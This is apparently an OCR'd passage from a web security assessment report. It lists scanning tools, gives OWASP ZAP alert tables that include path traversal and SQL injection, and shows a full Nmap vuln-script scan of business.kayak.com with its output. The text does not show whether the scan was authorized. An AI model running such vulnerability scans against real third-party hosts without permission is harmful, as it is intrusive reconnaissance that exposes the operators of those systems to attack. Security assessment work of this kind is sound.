
6. OpernSCAP

7. Nessus

8. OpenVAS

1. OWASP ZAP

OWASP ZAP is an open-source web application security testing tool. It is intended to assist developers and security experts in locating security holes and vulnerabilities in web applications. ZAP is a tool that may be used for a variety of security testing activities, including searching for typical online application vulnerabilities like cross-site scripting (XSS), SQL injection, and unsecured direct object references. Additionally, it has options for automatic scanning, sophisticated security testing methods, and manual testing. For the purpose of detecting and reducing possible security vulnerabilities, OWASP ZAP is frequently used in the field of online application security.




Summary of Alerts

Risk Level	Number of Alerts
High	4
Medium	7
Low	9
Informational	7
False Positives:	0

Figure 5: OWASP ZAP

Using this tool, I found 4 high risk , 7 medium risk and 9 low risk vulnerabilities. You can see those in the figure 5 image on the bottom left side.




Alerts

Name	Risk Level	Number of Instances
Path Traversal	High	33
SQL Injection	High	18
SQL Injection - Oracle - Time Based	High	1
SQL Injection - SQLite	High	19
CSP: Wildcard Directive	Medium	3
CSP: script-src unsafe-inline	Medium	3
CSP: style-src unsafe-inline	Medium	3
Content Security Policy (CSP) Header Not Set	Medium	1
Cross-Domain Misconfiguration	Medium	1
Hidden File Found	Medium	4
Missing Anti-clickjacking Header	Medium	1
Cookie No HttpOnly Flag	Low	2
Cookie Without Secure Flag	Low	40
Cookie with SameSite Attribute None	Low	23
Cookie without SameSite Attribute	Low	42
Cross-Domain JavaScript Source File Inclusion	Low	5
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	39
Strict-Transport-Security Header Not Set	Low	15
Timestamp Disclosure - Unix	Low	16
X-Content-Type-Options Header Missing	Low	12


You can see all the vulnerabilities I discovered.


2. Nmap

As I explained earlier Nmap can be used either to get open ports or scan the vulnerabilities. I used vuln script to identify the vulnerabilities. These NSE(Nmap Scripting Engine) scripts are organized into a number of predefined categories, each of which each script falls under. Some of the categories are authentication, broadcast, brute force, intrusive, malware, safe, version, and vuln.




```
pubba@pubba-tecra-z40-a:~$ sudo nmap -sV --script vuln business.kayak.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 12:00 +0530
Nmap scan report for business.kayak.com (199.232.81.29)
Host is up (0.17s latency).
Other addresses for business.kayak.com (not scanned): 2a04:4e42:54::285
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
25/tcp  open  smtp?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, LDAPSearchReq, RTSPRequest, SIPOptions:
|     452 syntax error (connecting)
|     many errors
|   Hello, Help, Kerberos, LPDString, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     452 syntax error (connecting)
|   NotesRPC, WMSRequest, afp, oracle-tns:
|_    421 4.2.1 please try again later
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp  open  http      Varnish
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-server-header:
|   KAYAK/1.0
|_  Varnish
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 500 Domain Not Found
|     Connection: close
|     Content-Length: 221
|     Server: Varnish
|     Retry-After: 0
|     content-type: text/html
|     Cache-Control: private, no-cache
|     X-Served-By: cache-mrs10553-MRS
|     Accept-Ranges: bytes
|     Date: Thu, 18 May 2023 06:30:36 GMT
|     Via: 1.1 varnish
|     <html>
```



```
|     <head>
|     <title>Fastly error: unknown domain </title>
|     </head>
|     <body>
|     <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|     <p>Details: cache-mrs10553-MRS</p></body></html>
|   GetRequest:
|     HTTP/1.1 500 Domain Not Found
|     Connection: close
|     Content-Length: 221
|     Server: Varnish
|     Retry-After: 0
|     content-type: text/html
|     Cache-Control: private, no-cache
|     X-Served-By: cache-mrs10559-MRS
|     Accept-Ranges: bytes
|     Date: Thu, 18 May 2023 06:30:35 GMT
|     Via: 1.1 varnish
|     <html>
|     <head>
|     <title>Fastly error: unknown domain </title>
|     </head>
|     <body>
|     <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|     <p>Details: cache-mrs10559-MRS</p></body></html>
|   HTTPOptions:
|     HTTP/1.1 500 Domain Not Found
|     Connection: close
|     Content-Length: 221
|     Server: Varnish
|     Retry-After: 0
|     content-type: text/html
|     Cache-Control: private, no-cache
|     X-Served-By: cache-mrs10571-MRS
|     Accept-Ranges: bytes
|     Date: Thu, 18 May 2023 06:30:35 GMT
|     Via: 1.1 varnish
|     <html>
```



```
|      <head>
|      <title>Fastly error: unknown domain </title>
|      </head>
|      <body>
|      <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|      <p>Details: cache-mrs10571-MRS</p></body></html>
|    RTSPRequest:
|      HTTP/1.1 400 Bad Request
|      Connection: close
|      Content-Length: 11
|      content-type: text/plain; charset=utf-8
|      x-served-by: cache-mrs10556
|      Request
|    X11Probe:
|      HTTP/1.1 400 Bad Request
|      Connection: close
|      Content-Length: 11
|      content-type: text/plain; charset=utf-8
|      x-served-by: cache-mrs10543
|_     Request
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file
443/tcp open  ssl/https Varnish
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| fingerprint-strings:
|    FourOhFourRequest:
|      HTTP/1.1 500 Domain Not Found
|      Connection: close
|      Content-Length: 221
|      Server: Varnish
|      Retry-After: 0
|      content-type: text/html
|      Cache-Control: private, no-cache
|      X-Served-By: cache-mrs10556-MRS
|      Accept-Ranges: bytes
|      Date: Thu, 18 May 2023 06:30:43 GMT
|      Via: 1.1 varnish
```



```
|       <head>
|       <title>Fastly error: unknown domain </title>
|       </head>
|       <body>
|       <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|       <p>Details: cache-mrs10556-MRS</p></body></html>
|     GetRequest:
|       HTTP/1.1 500 Domain Not Found
|       Connection: close
|       Content-Length: 221
|       Server: Varnish
|       Retry-After: 0
|       content-type: text/html
|       Cache-Control: private, no-cache
|       X-Served-By: cache-mrs10556-MRS
|       Accept-Ranges: bytes
|       Date: Thu, 18 May 2023 06:30:41 GMT
|       Via: 1.1 varnish
|       <html>
|       <head>
|       <title>Fastly error: unknown domain </title>
|       </head>
|       <body>
|       <p>Fastly error: unknown domain: . Please check that this domain has been added to a service.</p>
|       <p>Details: cache-mrs10556-MRS</p></body></html>
|     HTTPOptions:
|       HTTP/1.1 500 Domain Not Found
|       Connection: close
|       Content-Length: 221
|       Server: Varnish
|       Retry-After: 0
|       content-type: text/html
|       Cache-Control: private, no-cache
|       X-Served-By: cache-mrs10544-MRS
|       Accept-Ranges: bytes
|       Date: Thu, 18 May 2023 06:30:42 GMT
|       Via: 1.1 varnish
|       <html>
```

